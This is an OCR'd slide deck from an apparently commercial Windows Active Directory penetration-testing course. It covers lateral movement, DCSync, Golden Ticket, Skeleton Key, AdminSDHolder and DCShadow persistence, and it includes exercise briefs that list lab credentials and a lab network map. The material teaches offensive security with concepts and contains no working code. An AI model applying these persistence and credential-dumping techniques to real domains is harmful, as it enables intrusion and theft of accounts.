- Back in the Post Exploitation module we looked at some WMI capable tools

NotSoSecure part of claranet cyber security

Exercise 4.9

Demo 4.9

Lateral Movement Using WMIC

- Using the privileged account ‘godmode’, gain a shell on the Domain Controller (192.168.3.215) **without** using SMB
- Extract user hashes from the Domain Controller

Windows Exploitation Status

Domain: plum.local

192.168.3.215
Host: DC01

- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account
- Deduce that plum\ITSupport has delegation rights over the Regions OU
- Used plum\kevin to add a new user to the plum\server_management group and gain access to the “Server Management” directory under ITSupport$
- Gained shell on host using plum\godmode and WMIC process call create


192.168.X.17
Host: WKSX

- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer 21)
- Overcame AppLocker restrictions and can run PowerShell scripts

- Escalated privileges and added local admin via weak service binary permissions
  - john (Password123!)
- Gained access to:
  - plum\kevin NTLM hash (via active sessions)
  - plum\backupsvc (%Qu1t3S3cUre3P@sS$) via LSASecrets
- Found a second interface on the network 10.0.0.0/22

10.0.2.220
Host: certsrv

- Discovered new host certsrv (10.0.2.220)
- Extracted credentials from active sessions:
  - plum\godmode (1@mth30n3)



Hacking Windows

Post Exploitation & Persistence Techniques

Persistence: LOLBins

- Living Off The Land Binaries | *https://github.com/api0cradle/LOLBAS
- Useful for policy bypasses/persistence
- *Can be used to perform other actions than what the binary was intended to do:
  - Execute code
  - Download/upload files
  - Bypass UAC
  - Compile code
  - Get creds/dumping process
  - Surveillance (keylogger, network trace)
  - Evade logging/remove log entry
  - Side-loading/hijacking of DLL
  - Pass-through execution of other programs or scripts
  - Persistence (Hide data in ADS, execute at logon etc)

NotSoSecure part of claranet cyber security

Persistence: RID Hijacking


- RID Hijacking is an attack technique to take over the RID of an existing account and assign it to another (hijacked) account ***even if the hijacked account is disabled***
- Location in registry “HKLM\SAM\SAM\Domains\Account\Users” key
- Subkey has stored binary value with type attribute = the account’s RID in hex format (0x1f4 = 500, 0x1f5 = 501)
- Attacker can overwrite some interesting REG_BINARY values
- Need admin/system privileges to modify the RID of hijacked account

More Technical Details: https://csl.com.co/en/rid-hijacking/

NotSoSecure part of claranet cyber security

Post Exploitation: DCSync


- Mimikatz DCSync can be used to impersonate a Domain Controller
- Code is not run on the DC
- Successful exploitation allows access to user password history
- We need privileges to be able to do this:
  - Domain Admin
  - Enterprise Admin
  - Domain Controller
  - **OR** an account with the following two permissions set (set via ADSI Edit):




NotSoSecure part of claranet cyber security

Post Exploitation: DCSync

- Example: plum\alice has these two permissions - now revoked before you get ideas ;-)






- A nice article on prevention/lockdown
  http://www.cyber-security-blog.com/2016/08/how-to-lockdown-active-Directory-to-thwart-use-of-mimikatz-dcsync.html

Persistence: Kerberos (simplified)

Normal Kerberos Authentication

1. **AS_REQ:** User authenticates with KDC
2. **AS_REP:** If auth is successful the KDC issues a TGT
    a. TGT includes account name, role info, group membership details (PAC)
    b. Only the **krbtgt** account can read this
3. **TGS_REQ:** The TGT is used to request a service ticket
    a. TGT from stage 2 (KDC verifies PAC and checksum)
4. **TGS_REP:** PAC copied to new service ticket. New TGS ticket returned to client
5. **AP_REQ:** TGS ticket is used to authenticate to xyz server




Reference:
https://redmondmag.com/articles/2012/02/01/understanding-the-essentials-of-the-kerberos-protocol.aspx

Persistence: Golden Ticket

Golden Tickets: Overview

- The Kerberos TGT is encrypted and signed by the KRBTGT account
- The lifetime of tickets is defined within Kerberos policies; by default this stands at 10 hours



The Attack:

If we have access to ***any*** of the following, we can create, encrypt and sign our own tickets!


KRBTGT NTLM Hash

AES128 HMAC Encryption Key


AES256 HMAC Encryption Key

Persistence: Golden Ticket

Normal Kerberos Authentication



Kerberos and **Golden Tickets**



Persistence: Golden Ticket

Requirements:

- FQDN of the target domain
- The domain SID
- NTLM hash of the KRBTGT account

- The target account doesn't even have to be a legitimate user!
- Due to the trust the KDC has with TGT, we can create a ticket with a custom lifetime that exceeds the aforementioned policies - up to a maximum of 10 years!
- Golden tickets can be created using the KRBTGT hash until the password for the account is changed twice

NotSoSecure part of claranet cyber security

Persistence: Skeleton Key

A large range of Windows versions now *supported*


- A skeleton key is injected into LSASS on a DC
- A single password (mimikatz) can then be used to gain access to ALL accounts
- The ‘patch’ is nullified after a reboot of the DC


https://twitter.com/gentilkiwi/status/556246876505509888

Persistence: Skeleton Key

- Exploit by patching the DC and pillage!

- Important: Access the DC using the FQDN/name (experiment) but not the IP address







NotSoSecure part of claranet cyber security

Persistence: AdminSDHolder and SDProp

Remember seeing this container in the Active Delegation Slides?


- SDProp runs every 60 mins (by default)
- '*Clones*' the ACL of AdminSDHolder to protected objects (AdminCount=1)





Persistence: AdminSDHolder and SDProp

```
User name                    jeff
Full Name                    jeff
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            03/02/2017 11:08:17
Password expires             Never
Password changeable          04/02/2017 11:08:17
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   03/02/2017 12:08:21

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.
```



Reference:
https://adsecurity.org/?p=1906

Persistence: DC Shadow

- Create and register a rogue Domain Controller
- Inject malicious objects into the environment
- Presented at BlueHat 2018 - http://www.bluehatil.com/files/Active Directory What Can Make Your Million Dollar SIEM Go Blind.pdf

Reference:
***[source] dcshadow.com - as of June 2018**

Feature	Prototyped	Released in mimikatz
Modify existing objects	YES	YES
Add new objects	YES	NO
Delete (without trace) existing objects	YES	NO
Alter replication data with version changed	YES	YES
Alter replication data without version changed	YES	NO
Altering schema data	YES	YES
Altering schema signature	NO	NO
Linked attributes (aka group membership)	NO	NO

Exercise 4.10

Demo 4.10

Persistence (Golden Ticket and DCSync)

- Create a Golden Ticket on the plum.local domain
- Impersonate a Domain Controller and gain access to domain password hashes
- Find the clear text password for the user account jenny

Windows Exploitation Status

Domain: plum.local

192.168.3.215
Host: DC01

- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account
- Deduce that plum\ITSupport has delegation rights over the Regions OU
- Used plum\kevin to add a new user to the plum\server_management group and gain access to the “Server Management” directory under ITSupport$
- Gained shell on host using plum\godmode and WMIC process call create
- Created a golden ticket with 10 year lifespan
- Gained access to clear text password for plum\jenny via DCSync as this account uses reversible encryption

192.168.X.17
Host: WKSX

- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer 21)
- Overcame AppLocker restrictions and can run PowerShell scripts

- Escalated privileges and added local admin via weak service binary permissions
  - john (Password123!)
- Gained access to:
  - plum\kevin NTLM hash (via active sessions)
  - plum\backupsvc (%Qu1t3S3cUre3P@sS$) via LSASecrets
- Found a second interface on the network 10.0.0.0/22

10.0.2.220
Host: certsrv

- Discovered new host certsrv (10.0.2.220)
- Extracted credentials from active sessions:
  - plum\godmode (1@mth30n3)

Network status: After Windows Active Directory Exploitation

SHARED Subnet
(192.168.3.0/24)

192.168.3.208
DVCS / CI-CD

192.168.3.100
Oracle DB

192.168.3.210

192.168.3.215
Host: DC01


fe80::250:56ff:fe9f:a84
SNMPv3

192.168.3.211

192.168.3.180
SSL & Bash

192.168.3.150
WebSphere

DEDICATED Subnet
(192.168.X.0/24)



192.168.X.17
Host: WKSX


192.168.X.18

192.168.X.209

192.168.X.206

PRIVATE Subnet
(10.0.2.0/24)

